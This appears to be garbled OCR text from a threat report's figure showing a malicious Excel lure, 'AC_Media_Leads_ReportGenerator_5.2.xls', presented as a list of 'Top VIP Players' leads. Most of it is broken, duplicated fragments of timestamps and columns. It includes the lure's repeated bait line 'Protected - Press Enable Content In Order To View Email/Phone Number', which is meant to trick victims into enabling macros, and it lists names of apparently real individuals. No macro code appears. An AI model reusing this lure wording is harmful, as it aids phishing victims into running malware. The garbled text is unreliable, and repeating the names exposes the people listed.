otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num</td> <td>b United Kindom b United Kindom</td>	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 //2016 9:23 2/2016 9:23 2/2016 6:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 5:11 2/2016 1:54 2/2016 1:54 2/2016 1:31 2/2016 0:44	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin	Male Male Female Male Male Male Male Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom
S/2/2016 17:17 Protected - Press Enable Content In Order To View Email Patrick John Leo Brien Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 15:21 Protected - Press Enable Content In Order To View Email Nichola Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:22 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronald Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronal Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:29 Protected - Press Enable Content In Order To View Email Bahay Kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:39 Protected - Press Enable Content In Order To View Email BAHIM ISMAIL Male otected - Press Enable Content In Order To View Phon	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 5:11 2/2016 5:14 2/2016 1:31 2/2016 1:31 2/2016 0:37	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Vivianne ellen Mahsa Kaylene Pravin Nola	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
S/2/2016 15:21 Protected - Press Enable Content In Order To View Email Nichola McClean Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 13:21 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronald Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 12:14 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:32 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:32 Protected - Press Enable Content In Order To View Email IBAHM ISMAIL Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:32 Protected - Press Enable Content In Order To View Email SOMIA masoonil Male otected - Press Enable Content In O	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 8:49 2/2016 6:49 2/2016 6:15 2/2016 6:15 2/2016 1:24 2/2016 1:31 2/2016 1:31 2/2016 0:44 2/2016 0:44 2/2016 0:37 2/2016 2:30	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Vivianne ellen Mahsa Kaylene Pravin Nola Keith	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
S/2/2016 14:32 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronal Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 13:14 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:39 Protected - Press Enable Content In Order To View Email IBRAIM ISMAIL Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:39 Protected - Press Enable Content In Order To View Email SOMIA masoonni Male otected - Press Enable Content In Order To View Phone Numb United Kindom S/2/2016 11:39 Protected - Press Enable Content In Order To View Email SOMIA masoonni Male otected - Press Enable Content In Or	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 //2016 10:18 2/2016 9:23 //2016 9:23 2/2016 6:49 2/2016 6:49 2/2016 6:15 2/2016 4:10 2/2016 2:54 2/2016 1:31 2/2016 1:31 2/2016 0:37 //2016 0:37 //2016 21:58	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Keith helen	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronald Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 12:14 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:29 Protected - Press Enable Content In Order To View Email IBRAHIM ISMAIL Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:28 Protected - Press Enable Content In Order To View Email SOMIA masoomi Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 7:45 Protected - Press Enable Content In Order To View Email bo valii Male otected - Press Enable Content In Order To Vie	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 6:49 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 5:11 2/2016 1:46 2/2016 1:31 2/2016 1:44 2/2016 1:31 2/2016 0:37 //2016 2:303 2/2016 0:44 2/2016 1:58 2/2016 1:717	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Vivianne ellen Mahsa Kaylene Pavin Nola Keith helen Patrick John Leo	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016 11:2 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email IBRAHIM ISMAIL Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:28 Protected - Press Enable Content In Order To View Email SOMIA masoomi Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:28 Protected - Press Enable Content In Order To View Email SOMIA masoomi Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 7:45 Protected - Press Enable Content In Order To View Email bo valli Male otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 6:49 2/2016 6:49 2/2016 6:49 2/2016 6:49 2/2016 6:410 2/2016 2:54 2/2016 1:54 2/2016 1:31 2/2016 0:44 2/2016 0:44 2/2016 0:37 /2016 23:03 /2016 23:03 /2016 21:58 /2016 15:21	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Vivianne ellen Mahsa Kaylene Pravin Nola Keith helen Patrick John Leo Nichola	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
S/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:39 Protected - Press Enable Content In Order To View Email IBRAIM ISMAIL Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:39 Protected - Press Enable Content In Order To View Email SOMIA masoomi Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 7:45 Protected - Press Enable Content In Order To View Email bo valli Male otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	2016 10:19 /2016 10:18 /2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 8:49 2/2016 6:49 2/2016 5:11 2/2016 5:11 2/2016 1:46 2/2016 1:46 2/2016 1:46 2/2016 1:43 2/2016 2:30 3/2016 2:15 2/2016 1:521 /2016 1:521 /2016 1:42 2/2016 1:42 2/2016 1:521 /2016 1:42 2/2016 1:42 2/2016 1:521 /2016 1:42 /2016 1:521 /2016 1:42 /2016 1:42 /2016 1:521 /2016 1:42 /2016 1:42 /2016 1:521 /2016 1:42 /2016 1:521 /2016 1:42 /2016 1:42 /2016 1:521 /2016 1:42 /2016 1:521 /2016 1:521 /2016 1:42 /2016 1:42 /2016 1:42 /2016 1:42 /2016 1:42 /2016 1:42 /2016 1:45 /2016 1:4	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Keith helen Patrick John Leo Nichola Anthony	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne Duss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016 11:39 Protected - Press Enable Content in Order To View Email IBRAHIM ISMAIL Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 11:28 Protected - Press Enable Content in Order To View Phone Numb SOMIA masoomi Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 71:28 Protected - Press Enable Content in Order To View Phone Numb bo valli Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 7:45 Protected - Press Enable Content in Order To View Email bo valli Male otected - Press Enable Content in Order To View Phone Numb United Kindom	5/2) 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 6:39 2/2016 6:49 2/2016 6:49 2/2016 5:11 2/2016 5:11 2/2016 1:46 2/2016 1:46 2/2016 1:31 2/2016 0:44 2/2016 0:37 /2016 2:30 3/2016 0:44 2/2016 1:58 2/2016 1:51 2/2016 1:52 2/2016 1:28 2/2016 1:21 2/2016 1:32 2/2016	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Keith helen Patrick John Leo Nichola Anthony Ronald	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016 11:28 Protected - Press Enable Content In Order To View Email SOMIA mascomi Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 7:45 Protected - Press Enable Content In Order To View Phone Numb bo valli Male otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2) 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 /2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:49 2/2016 6:49 2/2016 6:410 2/2016 2:54 2/2016 1:31 2/2016 0:44 2/2016 1:37 /2016 23:03 /2016 23:03 /2016 23:03 /2016 15:21 /2016 15:21 /2016 13:14 /2016	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Vivianne ellen Mahsa Kaylene Pravin Nola Keith helen Prariki John Leo Nichola Anthony Ronald abhay	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon Langdon	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016745 Protected - Press Enable Content In Order To View Email bo valli Male otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2) 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 8:49 2/2016 6:49 2/2016 5:11 2/2016 5:11 2/2016 1:46 2/2016 1:46 2/2016 1:46 2/2016 1:49 2/2016 2:44 2/2016 1:52 1/2016	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Nola Keith helen Patrick John Leo Nichola Anthony Ronald abhay abhay	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon kapuria kapuria	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
	5/2) 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 6:39 2/2016 6:49 2/2016 6:49 2/2016 5:11 2/2016 5:11 2/2016 1:46 2/2016 1:31 2/2016 0:37 2/2016 0:44 2/2016 0:37 /2016 2:30 2/2016 1:52 2/2016 1:52 2/2016 1:32 /2016 1:32 /2016 1:32 /2016 1:32	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Parink John Leo Nichola Anthony Ronald abhay IBRAHIM	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon kapuria ISMAL	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num totected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom
5/2/2016 7:20 Protected - Press Enable Content In Order To View Email Anthony Buzek Male otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2) 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 //2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 8:39 2/2016 8:39 2/2016 8:39 2/2016 8:39 2/2016 9:15 2/2016 9:11 2/2016 9:14 2/2016 1:31 2/2016 1:31 2/2016 1:31 2/2016 1:31 2/2016 1:31 2/2016 1:32 2/2016 1:32 2/2016 1:39 2/2016 1:39 2/201	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Keith heien Prarick John Leo Nichola Anthony Ronald abhay abhay IBRAHIM SOMIA	dooney Alcorn Levalasi allan ridley Stratton Cashman Viviannne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon kapuria kapuria ISMAIL masoomi	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom United Kindom
5/2/2016 6:39 Protected - Press Enable Content in Order To View Email Puea Fiti Male otected - Press Enable Content in Order To View Phone Numb United Kindom	5/2/5 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/	2016 10:19 /2016 10:18 2/2016 9:23 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:49 2/2016 5:11 2/2016 5:11 2/2016 1:40 2/2016 1:41 2/2016 1:41 2/2016 1:42 2/2016 1:52 1/2016 11:52 1/2016 11:52 1/2	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin Nola Keith helen Patrick John Leo Nichola Anthony Ronald abhay abhay iBRAHIM SOMIA bo	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin Nola Keith Chaplin Brien McClean Robertson Langdon kapuria kapuria ISMAIL masoomi valli	Male Male Female Male Male Male Male Male Male Male M	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	United Kindom

Figure 6 Lure with a filename of AC_Media_Leads_ReportGenerator_5.2.xls

<u>∃</u> 5 - ¢ - ≠	1181#97071d8#96/9cd/b0/39b697204413	3cc0a715aa4935fe89	64209289b331.	xls [Compatib	ility Mode] - Excel	? 🗉 –
HOME INSERT PAGE LAYOUT FORMULAS	DATA REVIEW VIEW ADD-INS TEAM		_			Sig
Cut Calibri - 11 - A A	= = 🙀 🦻 - 📅 Wrap Text General -	🛃 💷	Normal	Bad	Good Neutral	* <u>2</u> ▼ #
B I U - B - Q - A -		nditional Format as	Calculatio	n Chec	k Cell Explanatory Input Insert Delete Format	Sort & Find &
V Format Painter	For	matting * Table *	L		Clear*	Filter * Select *
Clipboard 15 Font 15 SECURITY WARNING Macros have been disabled. Enable	Alignment 15 Number 15			1	Styles Cells B	diting
	e Content					
• : × ✓ fe						
A	8	c	D	E	F	G
	Phone and Email are Protected ! Press "Enable Conte	ent" In Order	To View I	t.		
3/7/2017		-				
1 Accounts	Top VIP Players	XXXXX				
		XXXX			REDACTED	
	Average player's value:	XXXX	J		HEDACIED	
REDACTED						
		USD, EUR				
Last Contact Date	Email	USD, EUR	Last Name		Mobile Phone	Country
3/7/2017 10:20	Protected - Press Enable Content In Order To View Email	US, CA	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 10:20 3/7/2017 10:19	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	XXXX	dooney Alcorn	Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 10:19 3/7/2017 10:18	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content In Order To View Email	XXXX	Levalasi	Female	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 10:18	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content In Order To View Email	XXXX	allan	Male	Protected - Press Enable Content in Order 10 View Phone Number	United Kindo
3/7/2017 8:39	Protected - Press Enable Content In Order To View Email	XXXX	ridley	Male	Protected - Press Enable Content in Order To View Phone Number	United Kindo
3/7/2017 6:49	Protected - Press Enable Content In Order To View Email	USD, EUR	Stratton	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 6:15	Protected - Press Enable Content In Order To View Email	USD, EUR	Cashman	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 5:11	Protected - Press Enable Content In Order To View Email	Vivianne	Vivianne	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 4:10	Protected - Press Enable Content In Order To View Email	ellen	buss	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 2:54	Protected - Press Enable Content In Order To View Email	Mahsa	Mahsa	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 1:46	Protected - Press Enable Content In Order To View Email	Kaylene	Lawford	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 1:31	Protected - Press Enable Content In Order To View Email	Pravin	Pravin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 0:44	Protected - Press Enable Content In Order To View Email	Nola	Nola	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 0:37	Protected - Press Enable Content In Order To View Email	Keith	Keith	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 23:03	Protected - Press Enable Content In Order To View Email	helen	Chaplin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 21:58	Protected - Press Enable Content In Order To View Email	Patrick John Leo	Brien	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 17:17	Protected - Press Enable Content In Order To View Email	Nichola	McClean	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 15:21	Protected - Press Enable Content In Order To View Email	Anthony	Robertson	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 14:32	Protected - Press Enable Content In Order To View Email	Ronald	Langdon	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo United Kindo
3/7/2017 13:14	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	abhay	kapuria		Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	
3/7/2017 12:14 3/7/2017 11:52	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content In Order To View Email	abhay IBRAHIM	kapuria ISMAIL	Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kindo United Kindo
3/7/2017 11:32	Protected - Press Enable Content In Order To View Email	SOMIA	masoomi	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 11:28	Protected - Press Enable Content In Order To View Email	bo	valli	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 7:45	Protected - Press Enable Content In Order To View Email	Anthony	Buzek	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 7:20	Protected - Press Enable Content In Order To View Email	Puea	Fiti	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 6:39	Protected - Press Enable Content In Order To View Email	IBRAHIM	ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 6:22	Protected - Press Enable Content In Order To View Email	mark	walton	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 2:42	Protected - Press Enable Content In Order To View Email	Mohammed	Musar	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindo
3/7/2017 1:43	Protected - Press Enable Content In Order To View Email	Amy	Wandin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
3/7/2017 23:51	Protected - Press Enable Content In Order To View Email	Justin	Fredriksen	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
3/7/2017 19:00	Protected - Press Enable Content In Order To View Email	Adam	Oon	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindor
